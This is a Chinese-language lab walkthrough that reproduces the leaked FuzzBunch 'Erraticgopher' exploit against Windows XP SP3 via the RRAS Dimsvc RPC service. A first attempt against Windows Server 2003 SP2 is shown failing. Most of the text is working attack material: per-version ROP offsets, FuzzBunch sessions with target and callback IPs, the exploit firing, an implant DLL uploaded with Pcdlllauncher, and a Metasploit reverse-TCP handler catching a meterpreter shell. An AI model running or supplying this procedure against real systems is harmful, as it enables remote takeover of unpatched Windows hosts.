

# Erraticgopher

复现此漏洞需要被攻击主机是开启 RRAS 服务的。因此查看该工具的 xml 文档复现支持 W2K3 的渗透，故首先将 W2K3 的 RRAS 服务开启：

服务(本地)						
Routing and Remote Access		名称	描述	状态	启动类型	登录方
停止此服务 暂停此服务 重新启动此服务		Print Spooler	管理所有本地和网络打印队列及控制所有打印...	已启动	自动	本地系统
		Protected Storage	保护敏感数据(如私钥)的存储,以便防止未授...	已启动	自动	本地系统
		Remote Access Auto Connection Manager	无论何时,当某个程序引用一个远程 DNS 或...		手动	本地系统
		Remote Access Connection Manager	创建网络连接。	已启动	手动	本地系统
		Remote Access Quarantine Agent	从隔离网络删除经过验证的远程访问客户端。		手动	本地服务
描述: 在局域网以及广域网环境中为企业提 供路由服务。		Remote Desktop Help Session Manager	管理并控制远程协助。如果此服务被终止,远...		手动	本地系统
		Remote Packet Capture Protocol (RPMON)	Allows to capture traffic on this machine...		手动	本地系统
		Remote Procedure Call (RPC)	作为终结点映射程序(endpoint mapper)和 COM...	已启动	自动	网络服务
		Remote Procedure Call (RPC) Locator	启用使用 RpcSs 系列 API 的远程过程调用 (R...		手动	网络服务
		Remote Registry	使远程用户能够修改此计算机上的注册表设置。	已启动	自动	本地服务
		Removable Storage	管理和编录可移动媒体并操作自动化可移动媒...		手动	本地系统
		Resultant Set of Policy Provider	启用用户连接到远程计算机,访问该计算机的...		手动	本地系统
		Routing and Remote Access	在局域网以及广域网环境中为企业提供路由服务。	已启动	自动	本地系统
		Secondary Logon	启用替换凭据下的启用进程。如果此服务被终...	已启动	自动	本地系统
		Security Accounts Manager	此服务的启动通知其他服务安全帐户管理 (SAM)...	已启动	自动	本地系统
		Server	支持此计算机通过网络的文件、打印、和命名...	已启动	自动	本地系统
		Shell Hardware Detection	为自动检测硬件事件提供通知。	已启动	自动	本地系统
		Simple Mail Transfer Protocol (SMTP)	跨网传输电子邮件	已启动	自动	本地系统
		Simple TCP/IP Services	支持以下 TCP/IP 服务: Character Generator...	已启动	自动	本地系统
		Smart Card	管理此计算机对智能卡的读取访问。如果此服...		手动	本地服务
		Special Administration Console (SNAC)	允许管理员使用紧急管理服务远程访问命令行...		手动	本地系统
		System Event Notification	监视系统事件并通知 COM+ 事件系统“订阅者(...	已启动	自动	本地系统
		Task Scheduler	使用户能在此计算机上配置和计划自动任务。	已启动	自动	本地系统
		TCP/IP NetBIOS Helper	提供 TCP/IP (NetBIOS) 服务上的 NetBIOS 和网...	已启动	自动	本地服务
		Telephony	提供客户端的 TAPI 支持,以便程序控制电话。	已启动	手动	本地系统
		Telnet	允许远程用户登录到此计算机并运行程序,并...		手动	本地服务
		Terminal Services	允许用户以交互方式连接到远程计算机。远程...	已启动	手动	本地服务
		Terminal Services Session Directory	允许用户连接请求路由到群集中合适的终端服...		禁用	本地系统
		Themes	为用户提供使用主题管理的经验。		禁用	本地系统
		TP AutoConnect Service	ThinPrint component for printing with ThinP...	已启动	手动	本地系统
		TP VC Gateway Service	ThinPrint component that receives print d...		手动	本地系统
		Uninterruptible Power Supply	管理连接到计算机的不间断电源(UPS)。		手动	本地系统
		Virtual Disk Service	提供软件卷和硬件卷管理服务。		手动	本地系统
		VMware Alias Manager and Ticket Service	Alias Manager and Ticket Service	已启动	自动	本地系统

从下面这个文档我们可以知道这个工具可以用来攻击 XPP3，以及 W2K3 的 SP0、SP1、SP2 三个版本

```
-->
<t:paramgroup name="XPSP3" description="Windows XP SP3">
  <t:parameter name="EggOffset" description="" type="U32" value="0xE4" hidden="true"/>
  <t:parameter name="RsaenhBase" description="" type="U32" value="0x68000000" hidden="true"/>
  <t:parameter name="MaxEggSize" description="" type="U32" value="0x0690" hidden="true"/>
  <t:parameter name="LockStackOffset" description="" type="U32" value="0x0190" hidden="true"/>
  <t:parameter name="InitialRetAddr" description="" type="U32" value="0x000147A" hidden="true"/>
  <t:parameter name="RwAddress" description="" type="U32" value="0x00032020" hidden="true"/>
  <t:parameter name="ZeroEax" description="" type="U32" value="0x000121DE" hidden="true"/>
  <t:parameter name="MovEspEax" description="" type="U32" value="0x00014F88" hidden="true"/>
  <t:parameter name="StoreEaxEx" description="" type="U32" value="0x0001137E" hidden="true"/>
  <t:parameter name="SkipJunk" description="" type="U32" value="0x00015EA3" hidden="true"/>
  <t:parameter name="SkipJunkPadding" description="" type="U32" value="0x0000000C" hidden="true"/>
  <t:parameter name="GetVProtIndex" description="" type="U32" value="0x0000A965" hidden="true"/>
  <t:parameter name="vProtIndex" description="" type="U32" value="0x00000089" hidden="true"/>
  <t:parameter name="vProtPadding" description="" type="U32" value="0x0000000C" hidden="true"/>
  <t:parameter name="SetupEbx" description="" type="U32" value="0x00015EA5" hidden="true"/>
  <t:parameter name="SysCallAddr" description="" type="U32" value="0x7FFE0300" hidden="true"/>
  <t:parameter name="JumpEbx" description="" type="U32" value="0x00011740" hidden="true"/>
  <t:parameter name="JumpEbxPadding" description="" type="U32" value="0x00000010" hidden="true"/>
  <t:parameter name="Ret14" description="" type="U32" value="0x0000692D" hidden="true"/>
  <t:parameter name="JumpEsp" description="" type="U32" value="0x00011899" hidden="true"/>
</t:paramgroup>
<t:paramgroup name="W2K3SP0" description="Windows 2003 SP0">
  <t:parameter name="EggOffset" description="" type="U32" value="0x28" hidden="true"/>
  <t:parameter name="RsaenhBase" description="" type="U32" value="0" hidden="true"/>
  <t:parameter name="MaxEggSize" description="" type="U32" value="0x06B0" hidden="true"/>
  <t:parameter name="LockStackOffset" description="" type="U32" value="0x00E0" hidden="true"/>
  <t:parameter name="InitialRetAddr" description="" type="U32" value="0x0FFEF4C9" hidden="true"/>
</t:paramgroup>
<t:paramgroup name="W2K3SP1" description="Windows 2003 SP1">
  <t:parameter name="EggOffset" description="" type="U32" value="0xC4" hidden="true"/>
  <t:parameter name="RsaenhBase" description="" type="U32" value="0x68000000" hidden="true"/>
  <t:parameter name="MaxEggSize" description="" type="U32" value="0x06B0" hidden="true"/>
  <t:parameter name="LockStackOffset" description="" type="U32" value="0x0170" hidden="true"/>
  <t:parameter name="InitialRetAddr" description="" type="U32" value="0x00015BD8" hidden="true"/>

```

```

<t:paramgroup name="W2K3SP1" description="Windows 2003 SP1">
  <t:parameter name="EggOffset" description="" type="U32" value="0xC4" hidden="true"/>
  <t:parameter name="RsaenhBase" description="" type="U32" value="0x68000000" hidden="true"/>
  <t:parameter name="MaxEggSize" description="" type="U32" value="0x0680" hidden="true"/>
  <t:parameter name="LockStackOffset" description="" type="U32" value="0x0170" hidden="true"/>
  <t:parameter name="InitialRetAddr" description="" type="U32" value="0x00015B08" hidden="true"/>
  <t:parameter name="RwAddress" description="" type="U32" value="0x0002BA08" hidden="true"/>
  <t:parameter name="ZeroEax" description="" type="U32" value="0x00012C6" hidden="true"/>
  <t:parameter name="MovEspEax" description="" type="U32" value="0x00015CF4" hidden="true"/>
  <t:parameter name="StoreEaxEcX" description="" type="U32" value="0x00011EB9" hidden="true"/>
  <t:parameter name="SkipJunk" description="" type="U32" value="0x0001508B" hidden="true"/>
  <t:parameter name="GetVProtIndex" description="" type="U32" value="0x000092A1" hidden="true"/>
  <t:parameter name="vProtIndex" description="" type="U32" value="0x0000008F" hidden="true"/>
  <t:parameter name="vProtPadding" description="" type="U32" value="0x00000008" hidden="true"/>
  <t:parameter name="SetupEbx" description="" type="U32" value="0x0001508B" hidden="true"/>
  <t:parameter name="SysCallAddr" description="" type="U32" value="0x7FFE0300" hidden="true"/>
  <t:parameter name="JumpEbx" description="" type="U32" value="0x00012278" hidden="true"/>
  <t:parameter name="Ret14" description="" type="U32" value="0x0000694E" hidden="true"/>
  <t:parameter name="JumpEsp" description="" type="U32" value="0x000123D4" hidden="true"/>
</t:paramgroup>
<t:paramgroup name="W2K3SP2" description="Windows 2003 SP2">
  <t:parameter name="EggOffset" description="" type="U32" value="0xC4" hidden="true"/>
  <t:parameter name="RsaenhBase" description="" type="U32" value="0x68000000" hidden="true"/>
  <t:parameter name="MaxEggSize" description="" type="U32" value="0x0680" hidden="true"/>
  <t:parameter name="LockStackOffset" description="" type="U32" value="0x0170" hidden="true"/>
  <t:parameter name="InitialRetAddr" description="" type="U32" value="0x00015F88" hidden="true"/>
  <t:parameter name="RwAddress" description="" type="U32" value="0x000312C0" hidden="true"/>
  <t:parameter name="ZeroEax" description="" type="U32" value="0x00012F87" hidden="true"/>
  <t:parameter name="MovEspEax" description="" type="U32" value="0x000160A4" hidden="true"/>
  <t:parameter name="StoreEaxEcX" description="" type="U32" value="0x00012121" hidden="true"/>
  <t:parameter name="SkipJunk" description="" type="U32" value="0x0001613B" hidden="true"/>
  <t:parameter name="GetVProtIndex" description="" type="U32" value="0x00009391" hidden="true"/>
  <t:parameter name="vProtIndex" description="" type="U32" value="0x0000008F" hidden="true"/>
  <t:parameter name="vProtPadding" description="" type="U32" value="0x00000008" hidden="true"/>
  <t:parameter name="SetupEbx" description="" type="U32" value="0x0001613D" hidden="true"/>
  <t:parameter name="SysCallAddr" description="" type="U32" value="0x7FFE0300" hidden="true"/>
</t:paramgroup>

```

复现过程选择使用 W2K3 的 SP2

```


C:\Documents and Settings\Administrator>systeminfo

主机名:                WLGCG
OS 名称:               Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本:               5.2.3790 Service Pack 2 Build 3790
OS 制造商:             Microsoft Corporation
OS 配置:               主域控制器
OS 构件类型:           Uniprocessor Free
注册的所有人:          ym
注册的组织:
产品 ID:               69813-640-5774973-45101
初始安装日期:          6/28/2012, 4:17:21 PM
系统启动时间:          0 天 0 小时 15 分 2 秒
系统制造商:           VMware, Inc.
系统型号:              VMware Virtual Platform
系统类型:              X86-based PC
处理器:                安装了 1 个处理器。
                       [01]: x86 Family 6 Model 70 Stepping 1 GenuineIntel ~2394 Mhz
BIOS 版本:             INTEL - 6040000
Windows 目录:          C:\WINDOWS
系统目录:              C:\WINDOWS\system32
启动设备:              \Device\HarddiskVolume1
系统区域设置:          zh-cn; 中文(中国)
输入法区域设置:        zh-cn; 中文(中国)
时区:                  (GMT+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐

```

首先我们可以在 touch 目录下发现有一个相同名称的工具:





说明这个自带一个探测的工具，我们可以像之前使用 Smbtouch 那样直接上这个工具探测一下能否利用这个工具发起攻击：

```
C:\Users\Administrator\Desktop\FUZZBUNCH-master>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON

ImplantConfig Autorun List
=====

    0> prompt confirm
    1> execute

Exploit Autorun List
=====

    0> apply
    1> touch all
    2> prompt confirm
    3> execute

Special Autorun List
=====

    0> apply
    1> touch all
    2> prompt confirm
    3> execute

Payload Autorun List
=====

    0> apply
    1> prompt confirm
    2> execute

[+] Set FbStorage => C:\Users\Administrator\Desktop\FUZZBUNCH-master\storage
[*] Retargetting Session
```

```

[+] Set FbStorage => C:\Users\Administrator\Desktop\FUZZBUNCH-master\storage

[*] Retargetting Session

[?] Default Target IP Address [1] : 192.168.43.150
[?] Default Callback IP Address [1] : 192.168.43.200
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] : C:\log
[*] Checking C:\log for projects
Index      Project
-----
0          eclipsedwing
1          erraticgopher
2          eternalblue_test
3          eternalchampion
4          eternalromance
5          test_jdk
6          xpsp3
7          Create a New Project

[?] Project [0] : 1
[?] Set target log directory to 'C:\log\erraticgopher\z192.168.43.150'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.43.150
[+] Set CallbackIp => 192.168.43.200

[!] Redirection OFF
[+] Set LogDir => C:\log\erraticgopher\z192.168.43.150
[+] Set Project => erraticgopher

fb > use Err
Erraticgopher      Erraticgophertouch
fb > use Erraticgophertouch

[!] Entering Plugin Context :: Erraticgophertouch
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150

fb Touch <Erraticgophertouch> > execute

[!] Preparing to Execute Erraticgophertouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.43.150:445

```

```

[+] <TCP> Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels

Module: Erraticgophertouch
=====

Name          Value
-----
TargetIp      192.168.43.150
TargetPort    445

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Touching target 192.168.43.150:445 for anonymous Dimsvc RPC syntax
    [+] Connecting to 192.168.43.150:445
[*] Touch completed
    [-] TbDoSmbShutdown() failed!
[+] Erraticgophertouch Succeeded

fb Touch <Erraticgophertouch> >

```

尝试发起攻击:

```

fb Touch <Erraticgophertouch> > use Erraticgopher

[!] Entering Plugin Context :: Erraticgopher
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150
[+] Set CallbackIp => 192.168.43.200

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Rpctouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Inheriting Input Variables
[+] Set Protocol => SMB
[+] Set TargetIp => 192.168.43.150
[+] Set TargetPort => 445

[!] Enter Prompt Mode :: Rpctouch

[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*] TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*] TargetPort :: Port used by the MSRPC service. Typically 445 (SMB) or 139 (NBT)

[?] TargetPort [445] :

[*] NetBIOSName :: Name to use if running touch over NBT. Vista and above require real hostname.

[?] NetBIOSName [*SMBSERVER] :

[*] TouchLanguage :: Run language touch against RPC spooler service.

[?] TouchLanguage [False] :

[*] TouchArchitecture :: Run architecture touch against SMB via a memory disclosure bug.

[?] TouchArchitecture [False] :

[*] Protocol :: Protocol to connect to target with. Touches will vary with prot

```

```

[*] Protocol :: Protocol to connect to target with. Touches will vary with protocol.

*0) SMB      SMB over TCP
 1) NBT      Netbios over TCP

[?] Protocol [0] :

[!] Preparing to Execute Rpctouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels

Module: Rpctouch
=====
Name          Value
-----
NetworkTimeout 60
TargetIp       192.168.43.150
TargetPort     445
NetBIOSName    *SMBSEVER
TouchLanguage  False
TouchArchitecture False
Protocol       SMB

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Failed to detect OS / Service Pack on 192.168.43.150:445
[*] SMB String: <none>
[!] Plugin failed
[-] Error: Rpctouch Failed
fb Exploit <Erraticgopher> > _

```

第一次尝试失败，由于这个漏洞的利用这里没有详细的教程所以先自己摸索一下

一段时间之后，终于知道了该怎么办，换了一个主机 XP-SP3，之后使用同样的工作流程成功利用了工具：

```

Name                               Value
-----
TargetIp                           192.168.43.150
TargetPort                         445
CallbackIp                         192.168.43.200
CallbackPort                       8888
EggOffset                         228
RsaenhBase                         1744830464
MaxEggSize                         1680
LockStackOffset                   400
InitialRetAddr                    85626
RwAddress                         204832
ZeroEax                           74206
MovEspEax                         85896
StoreEaxEcx                       70526
SkipJunk                          89763
SkipJunkPadding                   12
GetUProtIndex                     43365
vProtIndex                       137
vProtPadding                      12
SetupEbx                         89765
SysCallAddr                       2147353344
JumpEbx                          71488
JumpEbxPadding                    16
Ret14                             26925
JumpEsp                           71833
ConnectionDirection               0
Target                            XPSP3

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Exploit initialized
    [+] Authcode: 0x0C6EA83F
    [+] XorMask: 0x8c
[*] Building Exploit Buffer
[*] Launching Exploit
    [+] Connecting to 192.168.43.150:445
    [+] Connected to Browser named pipe
    [+] Bound to Dimsvc, sending exploit request to opnum 29
    [+] Exploit Payload Sent!
[*] Receiving Callback.
[*] Callback Received!
[*] Auth code verified!
[+] Erraticgopher Succeeded

[!] Connection to Target Established
[!] Waiting For Next Stage

```

按照程序的提示，等待下一步的攻击，使用 Pcdlllauncher 上传反弹 shell 的 dll，因为 dll 是一样的所以直接使用 Esteemaudit 的 dll，首先打开 Metasploit 的监听：

```

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.60:8899

```

接着使用 Pcdlllauncher 上传 dll：



```

fb Exploit <Erraticgopher> > use Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x02F93FD0>
list - > <generator object get_manager_list at 0x041F6210>
argv[0] - > Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x03C51850>
list - > <generator object get_manager_list at 0x0427A238>
argv[0] - > Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x02832C38>
list - > <generator object get_manager_list at 0x04295D78>
argv[0] - > Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x03A3DF58>
list - > <generator object get_manager_list at 0x0427A238>
argv[0] - > Pcdlllauncher

[!] Entering Plugin Context :: Pcdlllauncher
[*] Applying Global Variables
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[+] Set ConnectedTcp => 124
[+] Set XorMask => 140
[+] Set Rendezvous => 49367

[!] Enter Prompt Mode :: Pcdlllauncher

Module: Pcdlllauncher
=====

Name                Value
-----
ConnectedTcp        124
XorMask             140
NetworkTimeout      60
LPFilename          D:\DSZ0psDisk\Resources\Pc\Legacy\PC_Exploit.dll
LPEntryName         ServiceEntry
ImplantFilename
TargetOsArchitecture x86
PCBehavior          8
Rendezvous          49367

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*] ConnectedTcp :: Connected TCP Socket

[?] ConnectedTcp [124] :

[*] XorMask :: XOR Mask for communication

[?] XorMask [140] :

[*] NetworkTimeout :: Network timeout (in seconds). Use -1 for no timeout.

```

```

[*] NetworkTimeout :: Network timeout (in seconds). Use -1 for no timeout.
[?] NetworkTimeout [60] :

[*] LPFilename :: Full path to LP
[?] LPFilename [D:\DSZOpsDisk\Resources\Pc\Legacy\PC_Exploit.dll] : C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc\i386-winnt\PC_Exploit.dll
[+] Set LPFilename => C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re... (plus 68 characters)

[*] LPEntryName :: LP Entry Function Name
[?] LPEntryName [ServiceEntry] :

[*] ImplantFilename :: Full path to implant payload
[?] ImplantFilename [] : C:\Esteemaudit.dll
[+] Set ImplantFilename => C:\Esteemaudit.dll

[*] Rendezvous :: Rendezvous location
[?] Rendezvous [49367] :

[*] TargetOsArchitecture :: Machine architecture of target.
    *0> x86      32-bit Intel x86 processor.
    1> x64      64-bit AMD x86_64 processor.

[?] TargetOsArchitecture [0] :

[*] PCBehavior :: PEDDLECHEAP EGG Behavior
    0> 7      Re-use Socket (PC EGG behavior is NOT DONE)
    *1> 8      Re-use Socket and PC EGG behavior

[?] PCBehavior [1] :

(!) Preparing to Execute Pcdlllauncher
Module: Pcdlllauncher
=====
Name                               Value
-----
ConnectedTcp                       124
XorMask                            140
NetworkTimeout                     60
LPFilename                         C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc\i386-wi

```

```

ConnectedTcp      124
XorMask           140
NetworkTimeout    60
LPFilename        C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc\i386-winnnt\PC_Exploit.dll
LPEntryName       ServiceEntry
ImplantFilename   C:\Esteemaudit.dll
TargetOsArchitecture x86
PCBehavior        8
Rendezvous        49367

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Preparing Implant
Loaded implant len 5120
[*] Uploading Implant
    [+] Payload Size : 6700
    [+] Payload XOR Mask: 140
    [+] Sending Implant Size To Target
        [+] Size: 6700 (0x00001a2c)
        [+] Checking Remote Status
        [+] Remote Status OKAY
    [+] Sending Implant To Target
        [+] Checking Remote Status
        [+] Remote Status OKAY
[*] Launch LP
    [+] LoadLibrary on C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc\i386-winnnt\PC_Exploit.dll
    [+] GetProcAddress for : ServiceEntry
    [+] Calling Entry point
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****

```

这里虽然显示利用失败 但是实际上已经能够返回 meterpreter 了:

```

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.60:8899
[*] Sending stage (179779 bytes) to 192.168.43.150

meterpreter > shell
Process 3948 created.
Channel 1 created.
Microsoft Windows XP [0 5.1.2600]
(C) 00E0000 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

拿到 meterpreter 之后就可以干很多事情了